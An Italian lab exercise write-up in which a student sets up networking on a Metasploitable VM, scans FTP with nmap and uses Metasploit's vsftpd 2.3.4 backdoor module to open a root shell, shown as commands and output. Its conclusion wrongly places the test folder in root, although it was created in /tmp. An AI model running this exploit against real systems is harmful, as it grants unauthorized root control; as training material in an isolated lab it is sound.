

Esercizio: Hacking con Metasploit

È stata effettuata una configurazione manuale della metasploitable assegnando l'ip 192.168.1.149/24

Comandi eseguiti: Ifconfig eth0 192.168.1.149 netmask 255.255.255.0 up

Sudo route add default gw 192.168.1.1

```
msfadmin@metasploitable:~$ sudo route add default gw 192.168.1.1
route adddefault: Host name lookup failure
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3a:6b:6b
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fd17:625c:f037:2:a00:27ff:fe3a:6b6b/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe3a:6b6b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:594 (594.0 B)  TX bytes:11623 (11.3 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:145 errors:0 dropped:0 overruns:0 frame:0
          TX packets:145 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:44377 (43.3 KB)  TX bytes:44377 (43.3 KB)

msfadmin@metasploitable:~$ _
```

È stato effettuato un ping dalla macchina Kali con esito positivo, le macchine comunicano.

```
(kali@kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
ping: Warning: invalid tv_usec -5116556194254879678 us
ping: Warning: time of day goes back (-237829159504543 s), taking countermeasures
ping: Warning: invalid tv_usec -5116556194254879448 us
ping: Warning: time of day goes back (-237829159504543 s), taking countermeasures
64 bytes from 192.168.1.149: icmp_seq=0 ttl=255 time=0.000 ms
wrong data byte #16 should be 0x10 but was 0xc0
#16      c0 a8 1 95 8 0 30 e9 ba de 0 3 a6 35 6e 69 0 0 0 0 2a c3 e 0 0 0 0 0
10 11 12 13
#48      14 15 16 17 18 19 1a 1b
ping: Warning: invalid tv_usec -5116556194254879359 us
ping: Warning: time of day goes back (-237829159504543 s), taking countermeasures
64 bytes from 192.168.1.149: icmp_seq=0 ttl=255 time=0.000 ms (DUP!)
wrong data byte #16 should be 0x10 but was 0xc0
#16      c0 a8 1 95 8 0 30 e9 ba de 0 3 a6 35 6e 69 0 0 0 0 2a c3 e 0 0 0 0 0
10 11 12 13
#48      14 15 16 17 18 19 1a 1b
ping: Warning: invalid tv_usec -5116556194254879301 us
ping: Warning: time of day goes back (-237829159504543 s), taking countermeasures
```

Attacco Hacking sul servizio "vsftpd" della macchina Metasploitable

nmmap -sV -p 21 192.168.1.149 con questo comando ho verificato che il servizio fosse attivo, la versione e verificato eventuali la vulnerabilità per il protocollo **FTP**

```
(kali@kali)-[~]
$ nmap -sV -p21 192.168.1.149
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 09:21 -0500
Nmap scan report for 192.168.1.149
Host is up (0.00068s latency).

PORT      STATE      SERVICE VERSION
21/tcp    filtered  ftp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
```

In una prima scansione la porta 21 risultava filtrata poiché il servizio FTP non era attivo.

Per tanto ho provveduto a configurare anche l'IP della kali in modo che le macchine comunicassero

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo ifconfig eth0 192.168.1.100 netmask 255.255.255.0 up  
  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.100 netmask 255.255.255.0 broadcast 192.168.1.255  
    ether 08:00:27:1f:b7:23 txqueuelen 1000 (Ethernet)  
    RX packets 44 bytes 6557 (6.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 124 bytes 22331 (21.8 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255  
    inet6 fe80::1762:17c4:9b3b:d2e5 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:90:72:3c txqueuelen 1000 (Ethernet)  
    RX packets 12 bytes 2502 (2.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 33 bytes 4228 (4.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)
```

nmap -sV -p 21 192.168.1.149 rieffettuando il comando ho trovato la porta aperta

```
(kali@kali)-[~]  
$ nmap -p21 192.168.1.149  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 10:28 -0500  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 192.168.1.149  
Host is up (0.00053s latency).  
  
PORT      STATE SERVICE  
21/tcp    open  ftp  
MAC Address: 08:00:27:3A:6B:6B (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds  
  
(kali@kali)-[~]  
$
```

Dopo aver avviato **msfconsole** e stata effettuata la ricerca del servizio

La schermata di Metasploit mostra l'elenco degli exploit disponibili per il servizio vsftpd. Il campo *Rank* indica il livello di affidabilità dell'exploit secondo la classificazione di Metasploit: valori come *normal* o *excellent* non descrivono lo stato della macchina target, ma la probabilità di successo dell'exploit in presenza delle condizioni corrette. In particolare, l'exploit con rank *excellent* è considerato altamente stabile e affidabile quando il servizio vulnerabile è attivo e raggiungibile.

```
msf > search vsftpd

Matching Modules
=====
```

#	Name	Description	Disclosure Date	Rank	Check
0	auxiliary/dos/ftp/vsftpd_232	VSFTPD 2.3.2 Denial of Service	2011-02-03	normal	Yes
1	exploit/unix/ftp/vsftpd_234_backdoor	VSFTPD v2.3.4 Backdoor Command Execution	2011-07-03	excellent	No

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf > Interrupt: use the 'exit' command to quit
msf > █
```

Usando i comandi

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.1.149

exploit

è stata attiva la 'backdoor' presente nel software della vittima. Questo ha permesso di aprire una **shell**, che permette di comandare la macchina Metasploitable direttamente dalla Kali.


```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > Interrupt: use the 'exit' command to quit
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:33701 -> 192.168.1.149:6200) at 2026-01-19 10:44:38 -0500
```

CREAZIONE CARTELLA

```
mkdir /tmp/test_hacker
ls /tmp
4524.jsvc_up
test_hacker
```

navigazione fino alla directory di root

A terminal window titled 'kali@kali: ~' with a menu bar 'Session Actions Edit View Help'. The terminal shows a session starting at '2026-01-19 10:44:38 -0500'. The user enters 'mkdir /tmp/test_hacker', then 'ls /tmp', which lists '4524.jsvc_up' and 'test_hacker'. Then 'cd /' is entered, followed by 'pwd', which outputs '/'. Finally, 'ls' is entered, listing system directories: 'bin', 'boot', 'cdrom', 'dev', 'etc', 'home', 'initrd', 'initrd.img', 'lib', 'lost+found', 'media', 'mnt', 'nohup.out', 'opt', 'proc', 'root', 'sbin', and 'srv'.

```
kali@kali: ~
Session Actions Edit View Help
) at 2026-01-19 10:44:38 -0500

mkdir /tmp/test_hacker
ls /tmp
4524.jsvc_up
test_hacker
cd /
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

Conclusione:

1. **Accesso Riuscito:** Grazie all'exploit sulla porta 21, è stato preso il comando della macchina Metasploitable direttamente dal terminale di Kali Linux.
2. **Controllo Totale:** Mi sono spostato nella cartella principale del sistema (Root) usando il comando `cd /`, dimostrando di avere i massimi poteri (privilegi di root) potendo vedere tutti i file riservati del server.
3. **Prova Finale:** è stata creata una nuova cartella nella Root per dimostrare che si può modificare il sistema della vittima a proprio piacimento. Vedere la cartella nell'elenco insieme a quelle di sistema conferma che l'attacco è andato a buon fine.